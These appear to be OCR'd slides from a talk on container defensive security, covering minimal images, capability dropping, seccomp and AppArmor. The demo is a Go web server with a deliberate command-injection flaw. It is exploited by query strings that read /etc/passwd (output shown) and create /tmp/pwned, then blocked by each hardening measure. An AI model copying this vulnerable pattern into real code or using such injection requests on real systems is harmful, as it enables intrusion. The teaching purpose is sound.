Sheila A. Berta
@UnaPibaGeek

There are more than 260k projects that bind mount the docker.sock within containers. If one of these containers is compromised, the whole containerized environment can be compromised. Here we explain how the docker.sock exposure can be abused:
dreamlab.net/en/blog/post/a...

Container Defensive Security



Scratch containers

Less is more

```
26 package main
25
24 import (
23         "fmt"
22         "net/http"
21         "os/exec"
20
19         "github.com/gorilla/mux"
18 )
17
16 func main() {
15         r := mux.NewRouter()
14         // http://localhost:1337/run?command=encode&message=hello%20world
13         r.HandleFunc("/run", func(w http.ResponseWriter, r *http.Request) {
12                 vars := mux.Vars(r)
11                 command := vars["command"]
10                 message := vars["message"]
 9                 fmt.Fprintf(w,"Here is your encoded message:\n\n")
 8                 out, err := exec.Command(command, message).Output()
 7                 if err != nil {
 6                         fmt.Fprintf(w,err.Error())
 5                 } else {
 4                         fmt.Fprintf(w,string(out))
 3                 }
 2         }).Queries("command", "{command}","message","{message}")
 1         http.ListenAndServe(":1337", r)
 0 }
```

./main

Command injection

./encode

```
13 package main
12
11 import (
10         "encoding/base64"
 9         "fmt"
 8         "os"
 7 )
 6
 5 func main() {
 4         if len(os.Args) > 1 {
 3                 message := os.Args[1]
 2                 fmt.Print(base64.StdEncoding.EncodeToString([]byte(message)))
 1         }
 0 }
```

Dockerfile

```
15 FROM golang:1.14.1
14
13 ADD go.mod /go/src/github.com/alevsk/scratch/go.mod
12 ADD go.sum /go/src/github.com/alevsk/scratch/go.sum
11 WORKDIR /go/src/github.com/alevsk/scratch/
10 # Get dependencies - will also be cached if we won't change mod/sum
 9 RUN go mod download
 8
 7 ADD . /go/src/github.com/alevsk/scratch/
 6 WORKDIR /go/src/github.com/alevsk/scratch/
 5
 4 ENV CGO_ENABLED=0
 3
 2 RUN go build -ldflags "-w -s" -a -o /bin/encode ./base64/
 1 RUN go build -ldflags "-w -s" -a -o /bin/main ./main.go
 0 CMD ["main"]
```


Docker image 851MB!

```
docker build -t alevsk/scratch .
docker run --rm -p 1337:1337 alevsk/scratch
```

localhost:1337/run?command=encode&message=hello%20world

```
Here is your encoded message:

aGVsbG8gd29ybGQ=
```



localhost:1337/run?command=cat&message=/etc/passwd


```
Here is your encoded message:

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

```
19 FROM golang:1.14.1
18
17 ADD go.mod /go/src/github.com/alevsk/scratch/go.mod
16 ADD go.sum /go/src/github.com/alevsk/scratch/go.sum
15 WORKDIR /go/src/github.com/alevsk/scratch/
14 # Get dependencies - will also be cached if we won't change mod/sum
13 RUN go mod download
12
11 ADD . /go/src/github.com/alevsk/scratch/
10 WORKDIR /go/src/github.com/alevsk/scratch/
 9
 8 ENV CGO_ENABLED=0
 7
 6 RUN go build -ldflags "-w -s" -a -o /bin/encode ./base64/
 5 RUN go build -ldflags "-w -s" -a -o /bin/main ./main.go
 4
 3 FROM scratch
 2 COPY --from=0 /bin/encode /bin/encode
 1 COPY --from=0 /bin/main /bin/main
 0 CMD ["main"]
```


Docker image 7.19MB!

Scratch image




```
Here is your encoded message:

c2NyYXRjaCBjb250YWluZXI=
```




```
Here is your encoded message:

exec: "cat": executable file not found in $PATH
```

```
Last login: Sun May 17 23:35:36 on ttys009
 alevsk@qpid  ~/go/src/github.com/Alevsk/scratch  docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS                    NAMES
80aee40a335a        alevsk/scratch      "main"              3 minutes ago       Up 3 minutes        0.0.0.0:1337->1337/tcp   quizzical_bhabha
 alevsk@qpid  ~/go/src/github.com/Alevsk/scratch  docker exec -it 80aee40a335a /bin/bash
OCI runtime exec failed: exec failed: container_linux.go:349: starting container process caused "exec: \"/bin/bash\": stat /bin/bash: no such file or director
y": unknown
 ✘ alevsk@qpid  ~/go/src/github.com/Alevsk/scratch  docker exec -it 80aee40a335a /bin/sh
OCI runtime exec failed: exec failed: container_linux.go:349: starting container process caused "exec: \"/bin/sh\": stat /bin/sh: no such file or directory":
unknown
 ✘ alevsk@qpid  ~/go/src/github.com/Alevsk/scratch  docker exec -it 80aee40a335a sh
OCI runtime exec failed: exec failed: container_linux.go:349: starting container process caused "exec: \"sh\": executable file not found in $PATH": unknown
 ✘ alevsk@qpid  ~/go/src/github.com/Alevsk/scratch
```

Distroless

Google container tools

```
19 FROM golang:1.14.1
18
17 ADD go.mod /go/src/github.com/alevsk/scratch/go.mod
16 ADD go.sum /go/src/github.com/alevsk/scratch/go.sum
15 WORKDIR /go/src/github.com/alevsk/scratch/
14 # Get dependencies - will also be cached if we won't change mod/sum
13 RUN go mod download
12
11 ADD . /go/src/github.com/alevsk/scratch/
10 WORKDIR /go/src/github.com/alevsk/scratch/
 9
 8 ENV CGO_ENABLED=0
 7
 6 RUN go build -ldflags "-w -s" -a -o /bin/encode ./base64/
 5 RUN go build -ldflags "-w -s" -a -o /bin/main ./main.go
 4
 3 FROM gcr.io/distroless/base-debian10
 2 COPY --from=0 /bin/encode /bin/encode
 1 COPY --from=0 /bin/main /bin/main
 0 CMD ["main"]
```

Docker image 26.4MB!

Scratch & distroless containers

- Most Docker images by default includes lot of unnecessary binaries
- Those binaries often can be used to escalate privileges
- Build minimal containers to reduce attack surface

Container Runtime protections

Capabilities SecComp AppArmor SELinux

Linux capabilities

--cap-add --cap-drop --privileged --device=[]

https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

Linux Capabilities

SETPCAP

MKNOD

AUDIT_WRITE

CHOWN

NET_RAW

DAC_OVERRIDE

FOWNER

SETUID

NET_BIND_SERVICE

SYS_CHROOT

SETFCAP

SETGID

KILL

FSETID


Linux Capabilities

```
alevsk@ubuntu:~/Development/docker$ docker run -ti  alpine sh
/ # ping google.com
PING google.com (216.58.194.174): 56 data bytes
64 bytes from 216.58.194.174: seq=0 ttl=61 time=13.792 ms
64 bytes from 216.58.194.174: seq=1 ttl=61 time=13.904 ms
64 bytes from 216.58.194.174: seq=2 ttl=61 time=15.272 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 13.792/14.322/15.272 ms
/ # exit
```

Default capabilities

```
alevsk@ubuntu:~/Development/docker$ docker run -ti --cap-drop=NET_RAW  alpine sh
/ # ping google.com
PING google.com (216.58.194.174): 56 data bytes
ping: permission denied (are you root?)
/ #
```

--cap-drop=NET_RAW




```
{
   defaultAction: "SCMP_ACT_ERRNO",
 - architectures: [
      "SCMP_ARCH_X86_64",
      "SCMP_ARCH_X86",
      "SCMP_ARCH_X32"
   ],
 - syscalls: [
    - {
         name: "accept",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "accept4",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "access",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "alarm",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "bind",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "brk",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "capget",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "capset",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "chdir",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
    - {
         name: "chmod",
         action: "SCMP_ACT_ALLOW",
         args: [ ]
      },
```


Secure Computing (SecComp)

Docker, by default blocks 44 syscalls of the 300+ Syscalls in the Linux Kernel

https://raw.githubusercontent.com/docker/labs/master/security/seccomp/seccomp-profiles/default.json

```
alevsk@ubuntu:~/Development/docker$ curl "http://localhost:1337/run?command=mkdir&message=/tmp/pwned"
Here is your encoded message:
```

Without SecComp

```
alevsk@ubuntu:~/Development/docker$ docker exec -it c35c2fe1ca02 ls /tmp
pwned
alevsk@ubuntu:~/Development/docker$
```

docker run -it --rm --security-opt seccomp:profile.json -p 1337:1337 alevsk/scratch

With SecComp

```
alevsk@ubuntu:~/Development/docker$ curl "http://localhost:1337/run?command=mkdir&message=/tmp/pwned"
Here is your encoded message:

exit status 1alevsk@ubuntu:~/Development/docker$ docker exec -it b7c5f3c97517 ls /tmp
alevsk@ubuntu:~/Development/docker$
```

```
1  {
2    "defaultAction": "SCMP_ACT_ALLOW",
3    "architectures": [
4      "SCMP_ARCH_X86_64",
5      "SCMP_ARCH_X86",
6      "SCMP_ARCH_X32"
7    ],
8    "syscalls": [
9      {
10       "name": "mkdir",
11       "action": "SCMP_ACT_ERRNO",
12       "args": []
13     }
14   ]
15 }
```

profile.json

```
alevsk@ubuntu:~/Development/docker$ docker run -it --rm --security-opt seccomp:profile.json -p 1337:1337 alevsk/scratch
runtime: failed to create new OS thread (have 2 already; errno=1)
fatal error: newosproc
```


Syscall clone error

```
runtime stack:
runtime.throw(0x71e545, 0x9)
        /usr/local/go/src/runtime/panic.go:1114 +0x72
runtime.newosproc(0xc00002c000)
        /usr/local/go/src/runtime/os_linux.go:161 +0x1ba
runtime.newm1(0xc00002c000)
        /usr/local/go/src/runtime/proc.go:1753 +0xdc
runtime.newm(0x735ee0, 0x0)
        /usr/local/go/src/runtime/proc.go:1732 +0x8f
runtime.main.func1()
        /usr/local/go/src/runtime/proc.go:134 +0x36
runtime.systemstack(0x45f3f4)
        /usr/local/go/src/runtime/asm_amd64.s:370 +0x66
runtime.mstart()
        /usr/local/go/src/runtime/proc.go:1041

goroutine 1 [running]:
runtime.systemstack_switch()
        /usr/local/go/src/runtime/asm_amd64.s:330 fp=0xc000028788 sp=0xc000028780 pc=0x45f4
runtime.main()
        /usr/local/go/src/runtime/proc.go:133 +0x70 fp=0xc0000287e0 sp=0xc000028788 pc=0x43
runtime.goexit()
        /usr/local/go/src/runtime/asm_amd64.s:1373 +0x1 fp=0xc0000287e8 sp=0xc0000287e0 pc=
alevsk@ubuntu:~/Development/docker$ vi profile.json
alevsk@ubuntu:~/Development/docker$ docker run -it --rm --security-opt seccomp:profile.json -p 1337:1337 alevsk/scratch
^Calevsk@ubuntu:~/Development/docker$ vi profile.json
alevsk@ubuntu:~/Development/docker$ docker run -it --rm --security-opt seccomp:profile.json -p 1337:1337 alevsk/scratch
docker: Error response from daemon: OCI runtime create failed: container_linux.go:349: starting container process caused "read /proc/self/status: operation no
t permitted": unknown.
alevsk@ubuntu:~/Development/docker$
```

Syscall read error

Why not just block the read SYSCALL?



Which syscalls is my container using?

Strace

Dtrace

Dtruss

AppArmor

```
#include <tunables/global>

/usr/sbin/nginx {
  #include <abstractions/apache2-common>
  #include <abstractions/base>
  #include <abstractions/nis>

  capability dac_override,
  capability dac_read_search,
  capability net_bind_service,
  capability setgid,
  capability setuid,

  /data/www/safe/* r,
  deny /data/www/unsafe/* r,
  /etc/group r,
  /etc/nginx/conf.d/ r,
  /etc/nginx/mime.types r,
  /etc/nginx/nginx.conf r,
  /etc/nsswitch.conf r,
  /etc/passwd r,
  /etc/ssl/openssl.cnf r,
  /run/nginx.pid rw,
  /usr/sbin/nginx mr,
  /var/log/nginx/access.log w,
  /var/log/nginx/error.log w,
}
```

```
#include <tunables/global>
profile scratch-app-armor flags=(attach_disconnected,mediate_deleted) {
  #include <abstractions/base>
  file,
  network,
  capability,
  deny /etc/passwd rwklx, #deny all access to /etc/passwd
  deny /etc/shadow rwklx, #deny all access to /etc/shadow
}

```

explicitly denying this files operations

```
alevsk@ubuntu:~/Development/docker/apparmor$ vi scratch-app-armor
alevsk@ubuntu:~/Development/docker/apparmor$ sudo apparmor_parser -r -W scratch-app-armor
alevsk@ubuntu:~/Development/docker/apparmor$ docker run --rm --security-opt apparmor=scratch-app-armor -p 1337:1337 alevsk/scratch
```

```
alevsk@ubuntu:~/Development/docker/apparmor$ curl "http://localhost:1337/run?command=encode&message=eaeaeae"
Here is your encoded message:

ZWFlYWVhZQ==alevsk@ubuntu:~/Development/docker/apparmor$ curl "http://localhost:1337/run?command=cat&message=/etc/passwd"
Here is your encoded message:

exit status 1alevsk@ubuntu:~/Development/docker/apparmor$
```

Apparmor denied reading /etc/passwd

AppArmor with bane

```
[Filesystem]
# read only paths for the container
ReadOnlyPaths = [
        "/bin/**",
        "/boot/**",
        "/dev/**",
        "/etc/**",
        "/home/**",
        "/lib/**",
        "/lib64/**",
        "/media/**",
        "/mnt/**",
        "/opt/**",
        "/proc/**",
        "/root/**",
        "/sbin/**",
        "/srv/**",
        "/tmp/**",
        "/sys/**",
        "/usr/**",
]

# denied executable files
DenyExec = [
        "/bin/dash",
        "/bin/sh",
        "/usr/bin/top"
]

# allowed capabilities
[Capabilities]
Allow = [
        "chown",
        "dac_override",
        "setuid",
        "setgid",
        "net_bind_service"
]

# paths where you want to log on write
LogOnWritePaths = [
        "/**"
]

# paths where you can write
WritablePaths = [
        "/var/run/nginx.pid"
]

# allowed executable files for the container
AllowExec = [
        "/usr/sbin/nginx"
]
[Network]
# if you don't need to ping in a container, you can probably
# set Raw to false and deny network raw
Raw = false
Packet = false
Protocols = [
        "tcp",
        "udp",
        "icmp"
]
```

Container security tools

Dive: https://github.com/wagoodman/dive

dockerscan: https://github.com/cr0hn/dockerscan

distroless https://github.com/GoogleContainerTools/distroless

clair-scan https://github.com/arminc/clair-scanner

Rootless https://www.docker.com/blog/experimenting-with-rootless-docker/

Apparmor https://kubernetes.io/docs/tutorials/clusters/apparmor/

dockerSlim https://github.com/docker-slim/docker-slim

Container security tools

Auditd https://github.com/Neo23x0/auditd

Dagda https://github.com/eliasgranderubio/dagda

Docker bench https://github.com/docker/docker-bench-security

Summary

- Containers security is mostly based on already existing Linux security mechanism
- Run your applications like you don’t trust them
- Implement SecComp to whitelist the system calls your application use
- Implement AppArmor to further whitelist the behaviour allowed by the application inside the container
- Drop all Linux Capabilities that are not required
- Don’t run your containers as root instead user the **--user [user]:[group]** flag

Resources used during this presentation

https://www.youtube.com/watch?v=EnJ7qX9fkcU

https://en.wikipedia.org/wiki/Linux_namespaces#Namespace_kinds

https://linux.die.net/man/7/capabilities

https://sysadmincasts.com/episodes/14-introduction-to-linux-control-groups-cgroups

https://en.wikipedia.org/wiki/Capability-based_security

https://www.youtube.com/watch?v=sK5i-N34im8&feature=youtu.be

https://bobcares.com/blog/docker-vs-rkt-rocket/

https://linuxcontainers.org/lxc/

https://www.docker.com/resources/what-container

https://upload.wikimedia.org/wikipedia/commons/4/44/Linux_kernel_and_daemons_with_exclusive_access.svg

Thanks

 @Alevsk

 /in/alevsk/

 lenin@alevsk.com